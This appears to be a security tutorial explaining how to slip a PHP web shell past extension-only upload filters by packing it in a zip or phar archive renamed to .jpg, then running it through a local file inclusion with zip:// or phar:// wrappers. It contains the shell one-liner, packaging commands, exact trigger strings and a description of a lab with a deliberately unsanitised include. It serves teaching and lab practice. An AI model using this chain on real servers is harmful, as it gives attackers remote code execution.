LFI Wrappers: Disguising Uploads with zip:// and phar://

Bypass upload filters that block .php by packing your payload into a .zip or .phar and renaming the outer file to anything the app accepts — then trigger it through an LFI with the matching wrapper. Covers the zip:// vs phar:// syntax difference (# vs /) and the forced-extension gotcha, with a hands-on lab to practice the full chain.
The problem: upload filters only check the extension
A lot of applications flat-out refuse to let you upload a .php file — the extension itself is blocked. But that same application often happily accepts archives: .zip, .phar, sometimes both. If, separately, there's an LFI somewhere in the app that can be pointed at a wrapper, that combination is enough to get code execution — the upload filter was never actually checking what's inside the file, only its outer extension.
Step 1: package the payload
Write your shell, then wrap it in an archive instead of uploading it raw:
echo '<?php system($_GET["cmd"]); ?>' > shell.php
zip shell.zip shell.php
A .phar archive works the same way for this purpose — build one (or just rename an existing .phar) and you've got an alternative container with the exact same role.
Step 2: disguise the outer extension if you have to
If the upload form rejects even .zip/.phar and only accepts, say, images — that's not actually a problem. The extension on disk is just a label; it has nothing to do with whether the file's content is a valid zip or phar. Rename it to whatever the filter is happy with:
echo '<?php system($_GET["cmd"]); ?>' > shell.php
zip shell.jpg shell.php
# the outer name can be anything the upload filter will take -
# .jpg, .png, .pwned, it makes no difference to the archive itself

# same idea with phar: build it, then just rename it
mv shell.phar shell.jpg
As far as the filesystem and the upload filter are concerned, shell.jpg is "just an image." As far as PHP's stream wrappers are concerned, it's still a perfectly valid zip/phar archive — the wrapper reads the actual bytes, not the filename.
Step 3: trigger it through the LFI — and watch the syntax
This is the part that trips people up, because zip:// and phar:// don't use the same separator between the archive and the file inside it:
# zip:// uses "#" (URL-encoded as %23) between archive and entry
zip:///path/shell.jpg%23shell.php&cmd=id

# phar:// uses a normal "/" instead - it behaves like a real path
phar:///path/shell.jpg/shell.php&cmd=id
Mixing these up is the single most common reason this fails on the first try — typing zip:///path/shell.jpg/shell.php (with a plain slash, the way you'd write it for phar://) silently breaks the zip wrapper, because /shell.php there isn't treated as "the entry inside the archive," it's parsed as if it were part of the outer path. If `zip://` isn't giving you anything, that's the first thing to check — and if you're not sure whether you're dealing with a zip or a phar wrapper, try both syntaxes.
One more gotcha: forced extensions
Some LFI sinks append .php to whatever you give them automatically (covered in the first LFI lesson). If that's the case here, you don't need to add .php yourself when naming the entry — doing so would just get it appended twice:
zip:///path/shell.jpg%23shell&cmd=idThere's no way to know in advance which case you're in — try the entry name both with and without the extension and see which one the response actually reflects.
Practice it
I built a lab around exactly this LFI + zip:// wrapper chain — no split parameters, no helper that builds the wrapper string for you. You discover the real storage path from the app itself, upload your own archive, and write the entire wrapper by hand:
Raw, unsanitized Local File Inclusion on a single menu parameter —
include($_GET['page'])with no base path, no extension, no whitelist — chained with PHP'szip://stream wrapper. The app only checks that uploads end in.zip, never what's inside them. Discover the real storage path from the Reports page, upload your own malicious archive, and hand-craft the full wrapper string yourself to get remote code execution. No split parameters, no shortcuts — you write the entire payload.